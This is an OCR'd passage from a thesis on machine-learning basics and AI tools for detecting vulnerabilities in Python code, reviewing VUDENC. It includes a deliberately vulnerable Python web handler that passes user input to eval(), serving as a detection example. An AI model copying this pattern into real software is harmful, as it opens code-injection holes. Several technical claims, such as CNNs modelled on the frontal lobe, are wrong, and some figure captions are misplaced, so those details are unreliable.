


Figure 2.15: Illustration of a recurrent neural network (RNN)

not have the same meaning.

2.6.3 Convolutional Neural Network (CNN)

A Convolutional Neural Network is a type of artificial neural network. It is mainly used in image and natural language processing. It is patented after the operation of the human brain. The arrangement of the nodes or neurons are arranged like the ones in the frontal lobe, responsible for processing visual stimuli in animals.

Convolution

Convolution is a structured procedure where two sources of information are intertwined. It is a mathematical operation on two functions (f and g) that produces a third function that expresses how the shape of one is modified by the other.

Pooling

A pooling layer is **another building block of a CNN**. Pooling. Its function is to progressively reduce the spatial size of the representation to reduce the amount of parameters and computation in the network

1-Dimensional Convolutional Neural Networks (Conv1D)

Conv is calculated in just one direction (the time-axis) and outputs a single dimensional array. These are mostly used for text and natural language processing.

2-Dimensional Convolutional Neural Networks

Conv is calculated in two directions and outputs a three dimensional array. These are mostly used for image processing.




Figure 2.16: Illustration of an RNN executed 4 times [GoogleInc., 2021]

3-Dimensional Convolutional Neural Networks

Conv is calculated in three directions and outputs a four dimensional array. These are mostly used for 3D image processing.

Bag of words

A Bag of words model represents a universe of words that compose a classification, disregarding grammar and word order, but keeping multiplicity (the number of times a word occurs in a text). It is commonly used in text classification but has also been successfully applied to computer vision [Wikipedia, 2022c].
Here we present an example of a Vector space model (algebraic model for text representation as vectors):

(1) Lua likes to watch movies. Luccas likes movies too.

(2) Luccas also likes to watch cat clips.

From each sentence the following list of words can be constructed:

"Lua","likes","to","watch","movies","Luccas","likes","movies","too"

"Lua","also","likes","to","watch","cat","clips"

Representing each bag-of-words as a JSON object, and attributing to the respective JavaScript variable:




Figure 2.17: Illustration of a CNN [NetworkCultures, 2021]

$$(f * g)(t) \overset{\text{def}}{=} \int_{-\infty}^{\infty} f(\tau)g(t-\tau)\,d\tau$$

To convolve a kernel with an input signal:
flip the signal, move to the desired time,
and accumulate every interaction with the kernel

Figure 2.18: Convolution formula with interpretation [BetterExplained, 2020]

BoW1 = {"Lua":1,"likes":2,"to":1,"watch":1,"movies":2,"Luccas":1,"too":1};

BoW2 = {"Luccas":1,"also":1,"likes":1,"to":1,"watch":1,"cat":1,"clips":1};

Figure 2.19 illustrates a Bag of Words model with all words converted to vectors.

N-gram model

An n-gram model stores spatial information and can provide the bag of words model with sequence “awareness”. Here, we present an example:

A bigram model (n=2) would store the frequency of each word and the one before:
[
    "Lua likes",
    "likes to",
    "to watch",
    "watch movies",
    "Luccas likes",




Figure 2.19: Illustration of a bag of words [Joshi, 2021]

    "likes movies",
    "movies too",
]

Long Short-Term Memory (LSTM)

A Long Short-term memory (LSTM) is an RNN that can process sequences of data. Its unit is composed of a Cell, an Input Gate, an Output-Gate and a Forget-Gate. The cell stores values over arbitrary time intervals and the gates regulate the flow of information from and to the cell. Figure 2.20 illustrates the Long Shot Term Memory (LSTM) cell. It combines the input value with the value of the previous hidden layer, calculates and stores the new cell state based on these combined values plus the value of the previous cell state and outputs the calculated value to the next cell in the network.



LSTM Network
* = Element-wise multiplication
+ = Element-wise addition
$f_t = \sigma(X_t * U_f + H_{t-1} * W_f)$
$\bar{C}_t = \tanh(X_t * U_c + H_{t-1} * W_c)$
$I_t = \sigma(X_t * U_i + H_{t-1} * W_i)$
$O_t = \sigma(X_t * U_o + H_{t-1} * W_o)$
$C_t = f_t * C_{t-1} + I_t * \bar{C}_t$
$H_t = O_t * \tanh(C_t)$
C_{t-1}
C_t
H_{t-1}
H_t
X_t
W
U
f_t
$\bar{C}_t$
I_t
O_t
σ
tanh
Tanh
X_t = Input vector
H_{t-1} = Previous cell Output
C_{t-1} = Previous Cell Memory
H_t = Current cell Output
C_t = Current cell Memory
W, U = weight vectors for forget gate (f), candidate (c), i/p gate (I) and o/p gate (O)
Note : These are different weights for different gates, for simpicity's sake, I mentioned W and U

Figure 2.20: Illustration of a Long Short Term Memory network (LSTM) cell

Attending to figure 2.20 we can observe that the input vector is fed to the LSMT cell and stored in Xt. The previous cells output and cell memory are accessible to the cell at Ht-1 and Ct-1 respectively. The cells current output and memory are computed and stored in Ct and Ht respectively. Each LSTM cell outputs its value to the next cell, as illustrated in figure 2.21 [Olah, 2016].




Figure 2.21: Illustration of Long Short Term Memory network (LSTM) cells connections

Loss

Loss is the penalty for a bad prediction. It takes into account the probability or uncertainty that a prediction varies from its true value. Figure 2.22 illustrates the loss calculation 'yˆ ' for a weight 'a'. Loss is propagated to nodes in the hidden layers as illustrated in figure 2.23.

Accuracy

The fraction of predictions that a classification model got right as presented below:

$$Accuracy = CorrectPredictions/TotalNumberofExamples \tag{2.1}$$

Regularization

Regularization is a process that reduces overfitting by adding a penalty to the loss function so that the trained model does not learn interdependent sets of feature weights.

Activation function

The function defines how the weighted sum of the inputs are converted into an output value from a perceptron in an NN layer.




Figure 2.22: Propagation of the loss function in a single layer perceptron

Strides

Stride is a parameter of NN's filters that modifies the amount of movement over the input [Deshpande, 2019]

Padding

Padding refers to the amount of pixels added to an input that is being processed by the kernel (for images and videos)

Filters / Units

The filter parameter determines the number of kernels to convolve with the input.

Kernel Size

The kernel size is a tuple of 2 integers that specify the height and width of 2D convolution windows.

Dimensionality

The dimensionality parameter represents the amount of input variables that represent features of a data-set.

Dropout

Dropout refers to ignoring the output of certain neurons at random within a certain limit. Dropout is used to prevent the model from overfitting by reducing predictive performance.. Dropout is illustrated in figure 2.24.




Figure 2.23: Propagation of the loss function in a multi-layer perceptron

2.6.4 Natural Language Processing (NLP)

Natural Language Processing is the ability of an algorithm to generate and predict sequences of data with languages. Whilst originally developed for natural languages it has been proven to be successfully applied to software code: "(...) humans tend to prefer conventional, familiar and typical code where patterns and typical structures inevitably emerge (...) NLP-inspired models have been applied successfully to software code." [Wartschinski et al., 2022].

Bag of Words

A Bag of Words is a representation of the input data as numerical vectors in a way that disregards grammatical structure and the order of words whilst maintaining multiplicity (the number of times a word occurs). Here is an example:

"(...) if (a > b or b > c): would be represented with {'a': 1, 'b':2, 'c': 1, 'if': 1, 'or': 1, '>': 2, ':':1, '(': 1, ')': 1}."

N-gram

An N-gram model processes sequences of n items from a given input. It is able to identify sequential patterns in code but has a very low performance in high dimensionality. Here is an example:

"(...) the last n tokens are taken into account and collected as an element
(...) for n=2 => {'(a', 'a >', '> b', 'b or', 'or b', ...}"




Figure 2.24: Illustration of dropout application [Srivastava et al., 2014]

Embed in a numeral vector

Samples always have to be converted into numerical values.

One-hot embedding

Vectors of dimension n are used for each token (n = total unique tokens). In these vectors a 1 represents that dimension is set and 0 one that it is not set. Here is an example: Setting Monday to Sunday could be encoded as:

'a' = {1,0,0,0,0,0,0}

'b' = {0,1,0,0,0,0,0} (... etc)

Word2Vec embedding

Words are converted to tokens represented by a vector with dimensionality n=11. Works as a 2 layer network. Words can be converted to vectors that can take semantics into account.




Figure 2.25: Illustration of word2vec embedding

Note that there are several different techniques and libraries to vectorize data.

Code2Vec represents snippets of code as continuous distributed vectors [Alon et al., 2019]. Doc2vec is an NLP tool for representing documents as a vector and is a generalizing of the word2vec method [Li, 2018]. Figure 2.26 illustrates different methods that can be used to develop AI models for the detection of vulnerabilities.




Figure 2.26: Different approaches for AI based vulnerability detection

2.7 AI-based Python vulnerability detection tools

Not many tools are available that use AI models specifically for Python code. Moreover, many existing approaches rely on very coarse granularity that classifies programs, files, components, or functions, making it impossible to know exactly where the vulnerability or possible injection point is. Here, we review some of them and then focus on VUDENC, which is more related to our work.

Morrison et al. [Morrison et al., 2015] examine security vulnerabilities in Windows 7 and Windows 8 with various machine learning techniques, including logistic regression, naive Bayes, support vector machines, and random forest classifiers, with relatively disappointing results, achieving very low precision and recall values.

Several works have proved that it is possible to leverage deep learning models for fault prediction. RNN and convolutional neural networks used by Russel et al., based on a large C Github dataset, showed good performance and fine-tuning, capable of highlighting suspicious parts in the code [Wartschinski et al., 2022].

Liu et al. used unsupervised learning to extract code features with a focus on patches. Code patterns are encoded with word2vec. They show that for 90% of the analyzed vulnerabilities, relevant context can be obtained from less than 10 lines of code [Liu et al., 2019].

LSTM networks are also proven to be suitable for modeling source code and fixing errors in C code [Gupta et al., 2017]. Gupta et al. and Dam et al. use LSTM networks and use 18 publicly available datasets from Java applications. They extract all methods with Abstract Syntax Tree (AST) and replace some tokens with generic versions. They then use LSTM models to train features (syntactic and semantic) and a random forest classifier (91% precision for within project predictions and 80% for 4 of the other 17 projects)


Among all related works, VUDENC is more similar to what aim to do. It is a Vulnerability Detection Tool that used RNN's and is based on deep learning on a natural codebase. It uses Long-Short-Term-Memory, an artificial recurrent neural network (RNN) architecture for deep learning and used word2vec to represent code as numerical vectors.
The authors of VUDENC try to answer the following question: "What does vulnerable code typically look like?". And attempt to answer the question with the following approaches: i) vulnerable code pattern analysis, and ii) Similarity analysis. They collect a large Python dataset from Github, filters and pre-processes the data labeling according to commit info. We did not use this dataset in our work as the data-set was found to be quite particular(huge text files with vulnerable code).

VUENC uses an LSTM network that gets as input pure Python code that is converted into vectors with Word2Vec as illustrated in figure 2.27.

1. Code is divided in samples of overlapping code snippets to capture context

2. Samples are converted to numerical vectors using word2vec (directly as text; no AST nor tokenization is used)

3. A LSTM network is trained to extract features and applied to classify new code



```
def GET(self):
  get_input = web.input()
  if param1 in get_input:
    variable = get_input[param1]
  else:
    param1 = None
  if (param1):
    x = eval(param1)
```

Figure 2.27: Illustration of VUDENC architecture


VUENC experiments show that ”trying to use a model trained on one project to find vulnerabilities in a different project (**cross-project prediction**) resulted in a sharp **decrease in precision and recall**. (...), the best results were achieved when working on a (partially) synthetic data set, as opposed to code from ’real’ projects.”. Our results demonstrate that a mixture between partially synthetic data and code from ’real’ projects is actually able to obtain more accurate results.

They chose their vulnerabilities taking into consideration CVE lists and OWASP top 10 and the most frequently fixed vulnerabilities. Labeling is done according to commit context and stresses out the low manual review of vulnerable and non vulnerable code. For VUDENC context the ’not-vulnerable’ label is also supposed to be interpreted as ”**at least not proven to be vulnerable**”.

VUDENC paper considers the use of AST but opts not to use it: ” (...) code is sequential data similar to natural text, and long short term memory networks are designed precisely for the task of modeling such types of data, with outstanding results (...) VUDENC is designed to work directly on source code as text”. In VATIP we also compared AST with non-AST results and concluded quite opposed results to VUDENC, further detailed in Chapter 5.

VUENC has a quite rough granularity, with several lines of code being flagged as the vulnerable part. To inject vulnerabilities we need even finer granularity at the level of function calls. VUDENC only strips out Python comments. There is no generalization of strings and tokens and no variables or literals are replaced by generic names for data augmentation.

VUDENC uses Word2Vec for word to vector embedding as ilustrated in figure 2.28


Popular python repositories
Word2Vec model
diff file of a commit related to vulnerabilities
Code Snippet

```
diff --git a/data.py
b/data.py
index 682162c..0d7efea
100755
--- a/data.py
+++ b/data.py
@@ -16,7 +16,7 @@ def
addNew(username,
password):

    if exist is None:
...
```

```
if      (0.40722767,  -1.2759662,  -0.5120429,  -1.4698877,  -1.59681, ... )
exist   (1.5873454,  0.28715453,  0.5084134,  -0.84346646,  -0.30457482, ... )
is      (-0.6039606,  -1.6776705,  0.6103126,  0.9380017,  1.5312742, ... )
None    (2.0025249,  -0.09947164,  1.6295317,  -1.1732948,  0.8493573, ... )
:       (-0.6039606,  -1.6776705,  0.6103126,  0.9380017,  1.5312742, ... )
...                                  ...
```

Figure 2.28: Illustration of diff usage for snippets that are converted to vectors

VUDEC makes use of the Adam Optimizer (Adaptative Moment Estimation) to adjust learning rates dynamically and evaluation is done with true positives, true negatives, false positives and false negatives.

The following metrics are used by VUDENC:

- Precision: rate of true positives within all positives
- Recall: rate of true positives over the total of positive and negative vulnerabilities
- Accuracy: rate of correct predictions compared to all predictions
- F1 score: balanced score between precision and recall

VUNENC filters repositories that may match security events (like CTFs) or real exploits filtering out repositories with specific keywords.

